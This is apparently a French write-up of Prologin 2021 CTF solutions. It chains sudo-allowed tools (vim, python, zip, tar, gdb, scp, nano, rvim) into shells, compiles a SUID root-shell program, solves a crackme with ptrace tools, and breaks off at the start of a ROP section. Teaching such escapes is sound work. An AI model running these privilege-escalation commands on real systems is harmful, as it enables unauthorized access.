Prologin 2021: Correction des CTF

Gabriel Duque (zuh0) Augustin Thiercelin (n1tsu)

Table des matières

Élévation de privilèges

Connexion au serveur

Cette épreuve consiste en une suite d'étapes permettant d'élever ses privilèges et de devenir différents utilisateurs en exploitant des failles de sécurité.

Afin de débuter le challenge, il faut se connecter en `ssh` à l'aide des identifiants donnés et d'un client `ssh`:

```
Serveur: prologin.space
Port: 20211
Utilisateur: joseph
Mot de passe: prologin2021
```

Sortir de `rbash` grâce à `vim`

Une fois la connexion établie, vous vous retrouverez dans un shell restreint : `rbash`. Dans `rbash`, beaucoup de fonctionnalités du shell sont restreintes pour empêcher l'utilisateur de faire du mal au système.

Les restrictions principales de `rbash` sont les suivantes:

- vous ne pouvez pas utiliser `cd`,
- vous ne pouvez pas modifier votre `PATH`,
- vous ne pouvez pas exécuter des commandes contenant `/` (par exemple `/usr/bin/ls`).

Pour une liste complète des restrictions de `rbash`, vous pouvez vous rendre ici.

Si vous essayez de regarder le contenu de la variable `PATH`, vous verrez qu'elle est vide. Vous êtes donc restreint aux commandes intégrées au shell (sauf celles qui ont été désactivées volontairement) et aux programmes situés dans le dossier courant.

Notre chemin étant vide, nous ne pouvons pas utiliser `ls` pour lister les fichiers dans le dossier courant nous devons trouver une autre méthode.

Une méthode parmi d'autres pour lister l'intégralité des fichiers dans le dossier courant est d'utiliser le globbing de votre shell avec la commande `echo`.

```
$ echo .* *
. .. .bash_profile .bashrc vim
```

Cette dernière commande correspond grossièrement à un `ls -a`.

Nous voyons alors que l'éditeur de texte `vim` est disponible et nous allons nous en servir pour quitter ce shell restreint !

Lorsque nous lançons `vim`, nous pouvons utiliser la commande interne `:shell` pour lancer le shell défini grâce à l'option `shell` de notre éditeur.

Par défaut, cette option aura la valeur contenue dans la variable `SHELL` de notre environnement quand on a lancé `vim`. Elle sera donc égale à `/bin/rbash` (notre shell restreint) mais rien ne nous empêche de la modifier pour mettre `/bin/bash` et récupérer un shell "normal".

Pour quitter notre shell restreint nous pouvons donc faire :

```
:set shell=/bin/bash
:shell
```

Nous nous retrouvons donc dans une session `bash` normale et, bien que notre `PATH` soit encore vide (à cause du `.bashrc` dans notre dossier utilisateur), nous pouvons maintenant exécuter des commandes en utlisant leur chemin complet.

```
$ /bin/ls
vim
```

Abuser l'interpréteur Python

Le moyen le plus commun pour gérer les commandes exécutables et l'authentification des utilisateurs sur un système Linux est la commande `sudo`. Cette dernière nous permet de nous authentifier afin de lancer une commande avec les droits d'un autre utilisateur.

Afin de lister les commandes que l'on peut exécuter avec `sudo` il faut utiliser son option `-l` qui donnera un résultat similaire à celui-ci (n'oubliez pas de spécifier le chemin complet vers `sudo` car la variable `PATH` est encore vide).

```
$ /usr/bin/sudo -l
User joseph may run the following commands on 7b830c8772fa:
    (joseph2) NOPASSWD: /usr/bin/python3 --
```

On peut donc lancer la commande `/usr/bin/python3 --` en étant l'utilisateur `joseph2` sans mot de passe.

```
$ /usr/bin/sudo -u joseph2 /usr/bin/python3 --
Python 3.8.5 (default, Jul 20 2020, 23:11:29)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Parfait! On doit donc trouver un moyen de lancer `bash` depuis l'interpreteur Python. Une possibilité pratique est d'utiliser le module `pty` de la bibliothèque standard Python qui va nous permettre d'allouer un pseudo-terminal et d'y accrocher un processus avec la fonction `pty.spawn`.

```
>>> import pty
>>> pty.spawn('/bin/bash')
$ /usr/bin/id
uid=1006(joseph2) gid=1006(joseph2) groups=1006(joseph2)
```

Nous sommes maintenant `joseph2` et non plus `joseph`!

Nous pouvons aller dans la home de `joseph2` en utilisant la commande intégrée `cd` sans arguments.

```
$ cd
```

Maintenant que la variable `PATH` n'est plus en lecture seule, nous pouvons "sourcer" notre profil afin de remettre les variables comme `PATH` à leur valeur par défaut et récupérer un shell utilisable.

```
$ source /etc/profile
$ ls -a
. .. .bash_profile .bashrc
```

Lancer un shell avec `zip`

Comme à l'étape précédente, nous allons utiliser `sudo` pour lister nos permissions.

```
$ sudo -l
User joseph2 may run the following commands on 713786060a1f:
    (joseph3) NOPASSWD: /usr/bin/zip
```

Il semblerait que nous puissions exécuter la commande `zip` avec les droits de l'utilisateur `joseph3`.

Le but de cette étape est donc de détourner la commande `zip` afin de lui faire lancer un shell interactif en tant que `joseph3`.

En lisant la page de manuel de `zip`, nous tombons sur une option intéressante : `-T` permettant de tester l'integrité d'une archive créée. Pour tester une archive après l'avoir créée, `zip` fait appel à une commande externe `unzip -tqq`. Nous voyons également une deuxième option intéressante : `-TT` qui permet de modifier la commande utilisée pour vérifier l'intégrité de l'archive.

Afin de détourner `zip` nous allons donc créer une archive avec un fichier quelconque et demander à `zip` d'en vérifier l'intégrité en lançant un petit script qui va nous donner un shell.

Créons d'abord le petit script `shell.sh` qui va nous donner un shell et rendons le exécutable.

```
$ cat shell.sh
#!/bin/sh

/bin/bash
$ chmod +x shell.sh
```

Ensuite, il nous faut un fichier quelconque que nous nommerons `toto` (ici il sera vide car `:` correspond à la commande “pas d'opération”).

```
$ : > toto
```

Et lançons donc la commande `zip` pour récupérer notre shell.

```
$ sudo -u joseph3 /usr/bin/zip toto.zip toto -T -TT ./shell.sh
  adding: toto (stored 0%)
$ id
uid=1005(joseph3) gid=1005(joseph3) groups=1005(joseph3)
```

Exploiter l'archiveur `tar`

Comme d'habitude, `sudo` va nous permettre de voir ce que l'on peut faire.

```
$ sudo -l
User joseph3 may run the following commands on 713786060a1f:
    (joseph4) NOPASSWD: /usr/bin/tar
```

Pour passer cette étape, nous avons trouvé deux méthodes très différentes : utiliser le système de “checkpoint” de `tar` ou utiliser la conservation des permissions de `tar` avec le bit SUID.

Système de checkpoints

En lisant la page de manuel de `tar` nous trouvons quelques informations intéressantes sur les messages de progression que `tar` permet d'afficher :

- gérer le nombre d'entrées entre chaque message de progression avec `--checkpoint`
- spécifier une action à exécuter pour chaque checkpoint avec `--checkpoint-action`

Nous pouvons tout simplement demander à `tar` de lançer `bash` pour chaque checkpoint.

```
$ sudo -u joseph4 /bin/tar -cf /dev/null /dev/null --checkpoint=1 \
       --checkpoint-action=exec=/bin/bash
/usr/bin/tar: Removing leading `/' from member names
$ id
uid=1004(joseph4) gid=1004(joseph4) groups=1004(joseph4)
```

Conservation des permissions et bit SUID

Les permissions d'un fichier ou d'un dossier sur un système UNIX s'expriment à l'aide de 4 nombres en base octale (entre 0 et 7).

Les 3 derniers expriment les permissions sur le fichier du propriétaire, des membres du groupe propriétaire et des autre utilisateurs, respectivement.

Le premier chiffre a quant à lui une signification particulière, il représente des variations spéciales des permissions, le SUID, le GUID et le "sticky bit". Lorsqu'on exécute un programme qui a le SUID activé, il s'exécute avec les permissions du propriétaire du fichier et non de l'utilisateur en train de l'exécuter. Le GUID correspond à la même chose mais au niveau du groupe propriétaire et non de l'utilisateur propriétaire. Pour information, le "sticky bit" est utilisé pour les dossiers partagés comme `/tmp`, il permet d'empêcher un utilisateur non-privilégié de supprimer ou renommer un fichier dont il n'est pas le propriétaire.

Dans cette étape du CTF, nous allons essayer d'utiliser `tar` pour créer un programme avec le bit SUID activé mais appartenant à `joseph4`. Depuis quelques temps, pour ajouter un peu de sécurité, on ne peut plus exécuter de programmes avec un "shebang" (`#!`) en SUID, nous allons donc devoir compiler un simple programme pour lancer un shell et lui donner le bit SUID. Voici le programme que nous avons écrit en C.

```
$ cat shell.c
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main(void)
{
    setreuid(geteuid(), geteuid());
    system("/bin/bash");
}
$ gcc -o shell shell.c
$ chmod +s shell
$ ls -l shell
-rwsr-sr-x    1 joseph3  joseph3      19944 Aug  8 16:29 shell
```

On voit bien dans la sortie de `ls` que le fichier a bien le bit SUID d'activé.

L'option `p` de `tar` permet de conserver les permissions des fichiers archivés lorsque l'on crée une archive ou qu'on la désarchive. Créons donc une archive en conservant les permissions et listons les fichiers dans l'archive pour voir les permissions dans l'archive.

```
$ sudo -u joseph4 /bin/tar cpf shell.tar shell
$ tar tvf shell.tar
-rwsr-sr-x joseph3/joseph3 19944 2020-08-08 16:29 shell
```

Le bit SUID a bien été conservé, il ne nous reste plus qu'à supprimer ou renommer l'ancien fichier nommé `shell` et à désarchiver `shell` en étant `joseph4` en conservant les permissions. Nous aurons alors un programme SUID qui appartiendra à `joseph4` que nous pourrons utiliser pour récupérer un shell interactif.

```
$ sudo -u joseph4 /bin/tar xpf shell.tar
```

```
$ ls -l shell
-rwsr-sr-x    1 joseph4  joseph4      19944 Aug  8 16:29 shell
$ id
uid=1005(joseph3) gid=1005(joseph3) groups=1005(joseph3)
$ ./shell
$ id
uid=1004(joseph4) gid=1005(joseph3) groups=1005(joseph3)
```

gdb ou python ?

```
$ sudo -l
User joseph4 may run the following commands on 713786060a1f:
    (joseph5) NOPASSWD: /usr/bin/gdb
```

Nous pouvons donc lancer `gdb` avec les permissions de `joseph5`. Ca tombe bien, `gdb` a un interpreteur Python intégré pour son système de plugin.

```
$ id
uid=1004(joseph4) gid=1005(joseph3) groups=1005(joseph3)
$ sudo -u joseph5 /usr/bin/gdb -q
(gdb) python import pty; pty.spawn("/bin/bash")
$ id
uid=1003(joseph5) gid=1003(joseph5) groups=1003(joseph5)
```

Des copies en local avec `scp`

```
$ sudo -l
User joseph5 may run the following commands on 713786060a1f:
    (joseph6) NOPASSWD: /usr/bin/scp
```

`scp` est un programme qui est utilisé pour copier des fichiers à travers une connexion `ssh`. `scp` accepte une option `-S` lui spécifiant le programme à utiliser pour la connection `ssh`. Nous allons créer un simple script pour compiler notre fichier `shell.c` et mettre le bit SUID à l'exécutable généré.

```
$ cat script.sh
#!/bin/sh

gcc -o shell2 shell.c
chmod +s shell2
$ chmod +x script.sh
```

Utilisons ensuite `scp` pour l'exécuter en tant que `joseph6`.

```
$ sudo -u joseph6 /usr/bin/scp -S ./script.sh /dev/null 127.0.0.1:/dev/null
lost connection
$ ls -l shell2
-rwsr-sr-x    1 joseph6  joseph6      19944 Aug  8 17:37 shell2
```

Bien que `scp` se soit plaint d'une connexion perdue, c'est gagné, nous pouvons maintenant exécuter ce programme et devenir `joseph6`.

```
$ id
uid=1003(joseph5) gid=1003(joseph5) groups=1003(joseph5)
$ ./shell2
$ id
uid=1002(joseph6) gid=1003(joseph5) groups=1003(joseph5)
```

Ouvir un shell avec `nano`

```
$ sudo -l
User joseph6 may run the following commands on 713786060a1f:
    (joseph7) NOPASSWD: /usr/bin/nano
```

Il est possible de passer en argument à `nano` un programme pour remplacer le correcteur orthographique par défaut avec l'option `-s`. Dès lors nous pouvons passer en argument `/bin/sh` et l'utiliser en appelant le correcteur orthographique une fois `nano` ouvert.

```
$ sudo -u joseph7 /usr/bin/nano -s '/bin/sh'
```

Écrivons `/bin/sh` dans `nano` pour que l'invocation de `/bin/sh` avec le correcteur orthographique lance un shell.

Il suffit ensuite de lancer le correcteur avec les touches `Ctrl T`.

```
$ id
uid=1001(joseph7) gid=1001(joseph7) groups=1001(joseph7)
```

"""Restricted""" vim

```
$ sudo -l
User joseph7 may run the following commands on 713786060a1f:
    (joseph8) NOPASSWD: /usr/bin/rvim
```

`rvim` correspond à la version *restricted* de `vim` nous empêchant, entre autres, d'effectuer la même astuce vue un peu plus tôt pour lancer un shell.

En se renseignant un peu, on apprend qu'une technique visant à utiliser `python` à l'intérieur de `rvim` permet d'invoquer un shell.

```
sudo -u joseph8 /usr/bin/rvim
```

Exécutons la commande suivante dans `rvim`.

```
`:py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")`
```

Cependant un message d'erreur nous apprend que cette commande n'est pas disponible dans cette version. Une autre technique utilisant cette fois ci le langage `lua` permet d'arriver à un résultat similaire en utilisant la commande `:lua os.execute("reset; exec sh")`.

```
$ id
uid=1000(joseph8) gid=1000(joseph8) groups=1000(joseph8)
```

Récupération du drapeau

Une fois authentifié en tant que `joseph8` il ne nous reste plus qu'une dernière petite recherche pour récupérer le drapeau.

```
$ ls -la ~
```

Dans la home de l'utilisateur un fichier nommé `.flag` est présent, il contient le flag final du challenge.

```
$ cat ~/.flag
Woops::error::forgot_to_chmod_chown(Wh4t's the m@giC W0rd ? Sud0 !)
```

Crackme

Analyse du binaire

Pour ce challenge nous récupèrons un fichier à partir de l'énoncé du sujet. Une rapide analyse avec `file` nous apprend que ce fichier est un executable x86_64.

En l'executant et en le manipulant on en retire deux choses:

- Le programme attends un paramètre en entrée (sinon il segfault).
- En l'exécutant avec un paramètre aléatoire le programme se termine avec la valeur 42.

Désassemblage

Pour comprendre le fonctionnement du binaire on le désassemble, avec `objdump -d crackme` par exemple, ou en utilisant n'importe quel autre outil de désassemblage.

Référez-vous à l'annexe en fin de partie pour un support visuel de l'assembleur du binaire.

- [`0x40109a`] On remarque à la fin du programme qu'on charge la valeur `0x3c` dans le registre `rax` suivi d'un appel syscall. C'est la caractéristique d'un appel `exit`.
- [`0x401009`] Le jump à cette addresse dirige vers le syscall exit vu précédemment. Cependant avant d'exécuter cette action, le registre `rdi`, représentant l'argument du syscall exit, est chargé avec la valeur 42. Nous connaissons donc la cause de la valeur de retour du programme.
- Il faut alors déduire que le challenge consiste à exécuter notre programme sans que celui-ci renvoie la valeur 42 en lui passant le bon paramètre. Les flèches rouges sur l'annexe caractérisent les jumps qui amènent le programme dans un état que nous supposons 'd'échec'.

— Essayons donc de comprendre le programme pour l'exécuter sans code d'erreur en observant les instructions les plus importantes.

Init

— [0x401017] On charge l'addresse de la string passée en paramètre dans le registre r15.
— [0x40101b] On charge l'addresse situé a un offset de 0xfde à partir de l'addresse actuelle. En inspectant le contenu de cette addresse (0x402000), avec objdump -s crackme par exemple, on remarque que le programme contient une longue string qui semble aléatoire.
— [0x401022] On reserve de la memoire dans la stack d'une taille 0x100 (256). On insere une valeur 0 au début de notre stack.
— [0x401039] On compare le contenu des addresses precedemment chargées entre elles. On compare donc le premier caractère de la string passée en paramètre avec le premier caractère de la string aléatoire en mémoire. On remarque que si les valeurs ne sont pas égales, le programme se termine avec la valeur 42.
— [0x401041] On charge une valeur de taille 4 depuis la stack préalablement allouée à l'indice r12 - 1 (donc 0) dans r13. A partir de cette information on comprend que notre stack de taille 0x100 contiendra des valeurs de taille 4, donc 64 valeures. r13 est donc à la valeure du début de notre stack, 0.

Loop

— [0x401046] On soustrait r12 à r13.
— [0x40104c] Après avoir initialisé r14 à 0, on compare r13 avec l'element de la stack à l'indice r14. Si ces deux registres sont égaux, on saute un peu plus loin dans le code. Sinon, on increment r14 et on recommence tant que r14 est plus petit que r13 (0x401055). On remarque donc que le jump jaune est en fait une boucle, qui a pour but de comparer le resultat de r13, qui a été calculé precedemment, avec les autre valeurs de la stack (pour le moment vide).
— [0x40105a] Si la valeur n'est pas deja dans la stack, on continue l'exécution et on regarde si r13 est positif. Si il l'est, on jump un peu plus loin. Sinon on continue l'exécution et on se retrouve au même endroit que si notre valeur r13 était deja présente dans la stack (jump violet). On écrase la valeur de r13 en effectuant la même operation qu'à l'adresse 0x401041. Et on ajoute r12 a cette valeur.

Donc pour résumer :

— On récupère une valeur de la stack à l'adresse r12 - 1, on y soustrait r12.
— Si cette valeur est déjà présente dans la stack, on la jette et on reprend la valeur de la stack à l'adresse r12 - 1, mais on y ajoute r12.

— Sinon on regarde si la valeur est positive, si elle est négative, on effectue la même opération que si la valeure était déjà présente dans la stack.
— Si la valeur n'est ni déjà presente, ni négative, on la garde.

On insère ensuite cette valeur dans la stack à l'emplacement `r12`.

Ensuite :

— [`0x40106c`] On copie `r12` dans `r14`.
— [`0x40106f`] On ajoute `r12` dans `r11` (qui etait initialisé à 0 à l'adresse `0x401033`).
— [`0x401072-0x401079`] On teste ensuite si `r14` (donc `r12`) est un multiple de 2. Si c'est le cas, on ajoute `r13` à `r11`, sinon on soustrait `r13` à `r11`.
— [`0x401087`] On compare ensuite la string donnée en paramètre a l'indice `r12` avec la string en mémoire à l'indice `r11`.
— [`0x40108b`] On quitte avec la valeur 42 si les caractères ne correspondent pas.
— [`0x401091`] S'ils correspondent on incrémente `r12`.
— [`0x401094`] Si celui-ci est plus petit que 0x40 (64) on boucle sur l'adresse `0x401041` et on recommence la procédure.

Programme

On voit donc que le code cherche à comparer une string de longueur 64 avec certains caractères de la string en mémoire situés a des indices calculés en suivant une certaine procédure. `r12` correspond donc à l'indice de notre string passée en paramètre, et est incrémenté de 1 à chaque tour de boucle, tandis que `r11`, calculé a partir de `r13` et `r12`, correspond à l'indice de la string en mémoire.

Ce programme s'inspire en fait de la suite de Recaman.

Il ne reste plus qu'à coder un programme générant ces indices et en extraire les caractères pour trouver le flag de ce challenge. Vous pouvez retrouver en annexe un exemple de code déchiffrant le flag en python.

Crackme: solutions alternatives

Compter les instructions

Une autre solution, plus simple, permettait de résoudre le challenge sans comprendre tout l'assembleur qu'il contient.

La première chose à remarquer est que lorsque le programme trouve un mauvais caractère, il exit directement sans aller jusqu'au bout de la string qui lui est donnée en paramètre.

Si on a deux caractères corrects, on exécute donc plus d'instructions que si on en a qu'un seul. À partir de ces observations, on peut imaginer une méthode de résolution assez facile qui peut suivre le pseudo-code suivant :

```
Allouer un buffer de taille "assez grande"

Tant que le programme renvoie 42 :
  On ajoute un caractère qui ne peut pas être bon (pas dans la table ASCII) à notre buffer
  On compte le nombre d'instructions exécutées avec le buffer actuel
  Pour chaque caractère c de la table ASCII :
    On remplace le caractère mauvais par c
    On compte les instructions
    Si c'est différent du compte précédemment calculé, il s'agit du bon caractère, on break
  On ajoute le dernier caractère testé (le bon) au buffer et on recommence
```

Pour compter les instructions, nous avons utilisé l'appel système `ptrace` qui permet de tracer un programme et de le faire avancer instruction par instruction en incrémentant un compteur.

Voici du code C qui résout le challenge en affichant le flag au fur et à mesure, il met un peu moins d'une minute à s'exécuter sur ma machine.

```c
#include <err.h>
#include <signal.h>
#include <stdbool.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>

#define FLAG_BUFF_SIZE 512

struct result {
    size_t cnt;
    int exit_code;
};

static char flag[FLAG_BUFF_SIZE];

static struct result instr_cnt(char **argv)
{
    int stat;
    struct result result = {
        .cnt = 0,
        .exit_code = 0
    };
```

```
    pid_t pid = fork();
    if (pid == -1) {
        err(EXIT_FAILURE, "fork");
    } else if (!pid) {
        if (ptrace(PTRACE_TRACEME, 0, NULL, NULL))
            err(EXIT_FAILURE, "ptrace");
        if (execvp(argv[0], argv) == -1)
            err(EXIT_FAILURE, "execvp");
    }

    while (waitpid(pid, &stat, 0) > 0) {
        if (WIFEXITED(stat)) {
            result.exit_code = WEXITSTATUS(stat);
            return result;
        } else if (WIFSTOPPED(stat) && WSTOPSIG(stat) == SIGTRAP) {
            result.cnt++;
        }

        if (ptrace(PTRACE_SINGLESTEP, pid, 0, 0) == -1)
            err(EXIT_FAILURE, "ptrace");
    }
    err(EXIT_FAILURE, "waitpid");
}

static bool get_next_char(char **argv, char *flag)
{
    struct result wrong;
    struct result current;
    static size_t index = 0;

    /* Dummy byte, not in the range of possible characters */
    flag[index] = 0x1;
    wrong = instr_cnt(argv);

    /* Iterate over printable characters */
    for (char c = ' '; c <= '~'; ++c) {
        flag[index] = c;
        current = instr_cnt(argv);
        if (current.cnt != wrong.cnt) {
            index++;
            return current.exit_code;
        }
    }
    errx(EXIT_FAILURE, "a character from the string not in the checked ones");
}
```

```c
int main(int argc, char **argv)
{
    if (argc < 2)
        errx(1, "usage: %s program", argv[0]);

    char *child_argv[] = {
        argv[1],
        flag,
        NULL
    };

    while (get_next_char(child_argv, flag))
      puts(flag);

    printf("Flag: %s\n", flag);
    return EXIT_SUCCESS;
}
```

Utiliser des breakpoints

Nous avons une troisième correction à vous proposer pour le challenge `crackme`.

Nous observons que lorsque l'on donne une chaîne de caractères au programme, lors de la comparaison de chaque caractère, le caractère correct se trouve à l'adresse `%r10 + (%r11 * 1)`.

```
401087: 43 3a 04 1a           cmp    (%r10,%r11,1),%al
40108b: 0f 85 71 ff ff ff     jne    0x401002
```

Quand on lui donne un caractère faux, le programme saute vers `0x401002` pour `exit` avec la valeur `42` mais à ce moment `%r10` et `%r11` contiennent encore les mêmes valeurs et on peut manuellement calculer l'adresse du bon caractère.

Ainsi, nous avons opté pour la stratégie élégante d'utiliser `ptrace` pour poser un breakpoint à la main (littéralement écrire un `0xcc`, l'opcode du breakpoint) à cette adresse là en sauvegardant l'instruction d'origine.

Lorsque l'on arrive sur le breakpoint, on lit le bon caractère, on restaure l'instruction de base pour laisser le programme renvoyer `42`, on ajoute le bon caractère qu'on avait lu en mémoire puis on recommence.

Nous avons mis en place cette stratégie en utilisant `ptrace` comme pour le comptage d'instructions et elle est quasiment instantanée.

Voici le code qu'on a écrit :

```c
#include <err.h>
#include <limits.h>
#include <signal.h>
```

```c
#include <stdbool.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/user.h>
#include <sys/wait.h>
#include <unistd.h>

#define FLAG_BUFF_SIZE 512

static char flag[FLAG_BUFF_SIZE];

static long safe_ptrace(enum __ptrace_request request, pid_t pid,
                        void *addr, void *data)
{
    long ret;
    if ((ret = ptrace(request, pid, addr, data)) == -1)
        err(EXIT_FAILURE, "ptrace");

    return ret;
}

static void set_break_point(pid_t pid, size_t break_addr, long *orig_op_ptr)
{
    long edited_op;

    /* Get original content at address we want to set the breakpoint at */
    *orig_op_ptr = safe_ptrace(PTRACE_PEEKTEXT, pid, (void *)break_addr, 0);

    /* Set breakpoint in opcodes */
    edited_op = (*orig_op_ptr & ~0xffl) | 0xcc;
    safe_ptrace(PTRACE_POKETEXT, pid, (void *)break_addr, (void *)edited_op);
}

static void unset_break_point(pid_t pid, size_t break_addr, long orig_op,
                              struct user_regs_struct regs)
{
    /*
     * We have to rewind %rip, and reset the original instruction
     * before continuing
     */
    regs.rip--;
    safe_ptrace(PTRACE_SETREGS, pid, 0, &regs);
    safe_ptrace(PTRACE_POKETEXT, pid, (void *)break_addr,
```

```
            (void *)orig_op);
}

static char read_current_char(pid_t pid, struct user_regs_struct regs)
{
    long data = safe_ptrace(PTRACE_PEEKTEXT, pid,
            (void *)(regs.r10 + regs.r11 * sizeof(char)), 0);
    return data & 0xff1;

}

static pid_t fork_and_exec(char **argv)
{
    pid_t pid = fork();

    if (pid == -1) {
        err(EXIT_FAILURE, "fork");
    } else if (!pid) {
        safe_ptrace(PTRACE_TRACEME, 0, NULL, NULL);
        if (execvp(argv[0], argv) == -1)
            err(EXIT_FAILURE, "execvp");
    }

    return pid;
}

static bool get_next_char(char **argv, char *flag)
{
    int stat;
    struct user_regs_struct regs;
    long orig_op;

    /* This address is the one where we put the 42 in %rdi to `exit(42)`. */
    size_t break_addr = 0x401002;

    static size_t index = 0;

    /* Dummy byte, not in the range of possible characters */
    flag[index] = 0x1;

    pid_t child_pid = fork_and_exec(argv);

    /* Wait for child to stop on first instruction */
    if (waitpid(child_pid, &stat, 0) == -1)
        err(EXIT_FAILURE, "waitpid");
```

```
    /* Set our breakpoint */
    set_break_point(child_pid, break_addr, &orig_op);

    /* Continue to get to breakpoint */
    safe_ptrace(PTRACE_CONT, child_pid, 0, 0);

    while (waitpid(child_pid, &stat, 0) > 0) {
        if (WIFSTOPPED(stat) && WSTOPSIG(stat) == SIGTRAP) {
            safe_ptrace(PTRACE_GETREGS, child_pid, (void *)0, &regs);

            /* Did we hit the breakpoint ? */
            if (regs.rip == break_addr + 1) {
                flag[index++] = read_current_char(child_pid, regs);
                unset_break_point(child_pid, break_addr, orig_op, regs);
            }
        } else if (WIFEXITED(stat)) {
            return WEXITSTATUS(stat);
        }

        safe_ptrace(PTRACE_CONT, child_pid, 0, 0);
    }
    err(EXIT_FAILURE, "waitpid");
}

int main(int argc, char **argv)
{
    if (argc < 2)
        errx(1, "usage: %s program", argv[0]);

    char *child_argv[] = {
        argv[1],
        flag,
        NULL
    };


    while (get_next_char(child_argv, flag))
        ;

    printf("Flag: %s\n", flag);
    return EXIT_SUCCESS;
}
```

Annexe

Code python de generation du flag crackme

```python
#!/usr/bin/env python3

import io
import sys

from typing import List
from elftools.elf.elffile import ELFFile

def get_buff(prog: str, vaddr: int) -> bytes:

    try:
        with open(prog, "rb") as f:
            content: io.Bytes = io.BytesIO(f.read())
    except OSError as e:
        print(f"{os.path.basename(sys.argv[0])}: {e.strerror}", file=sys.stderr)
        sys.exit(1)

    elffile: ELFFile = ELFFile(content)

    for segment in elffile.iter_segments():
        if (
            segment.header.p_type == "PT_LOAD"
            and segment.header.p_vaddr
            <= vaddr
            <= segment.header.p_vaddr + segment.header.p_memsz
        ):
            segment.stream.seek(segment.header.p_offset)
            return segment.stream.read(segment.header.p_filesz)

    return None

def main(prog: str) -> None:

    # We know this from running `objdump` on the binary
    passwd_size: int = 64
    vaddr: int = 0x402000

    seen: List[int] = list(0 for i in range(passwd_size))
    passwd: str = str()
    index: int = 0

    # Retrieve string in memory
```

```
    buff: str = get_buff(prog, vaddr).decode()

    for i in range(passwd_size):
        current: int = seen[i - 1] - i
        if current < 0 or current in seen[0:i]:
            current = seen[i - 1] + i
        seen[i] = current
        if i % 2:
            index += current + i
        else:
            index -= current - i
        passwd += buff[index]

    print(passwd)

if __name__ == "__main__":

    if len(sys.argv) != 2:
        print(f"usage: {sys.argv[0]} elffile", file=sys.stderr)
        sys.exit(1)

    main(sys.argv[1])
```




FIGURE 1 – Assembly of crackme

Gameboy

Hélène n'était toujours pas revenue des courses, la correction de ce challenge arrivera dès que possible !

Return Oriented Programing

Introduction

Le but de ce challenge est d'exploiter une vulnérabilité de type *dépassement de tampon* sur la pile (stack). De plus, pour obtenir le flag tant voulu, il est nécessaire de contourner quelques sécurités modernes qui protègent un mauvais codeur d'un assaillant peu informé.

Reconnaissance

Afin de pouvoir comprendre comment exploiter un programme, il est important de regarder quelles protections ont été mises en place pour compliquer l'exploitation par un assaillant.

Pour visualiser ces protections, vous pouvez utiliser un programme très connu dans le monde de la sécurité : `checksec`.

Lorsque l'on exécute `checksec` sur le programme `echo` fourni, nous obtenons ces résultats :

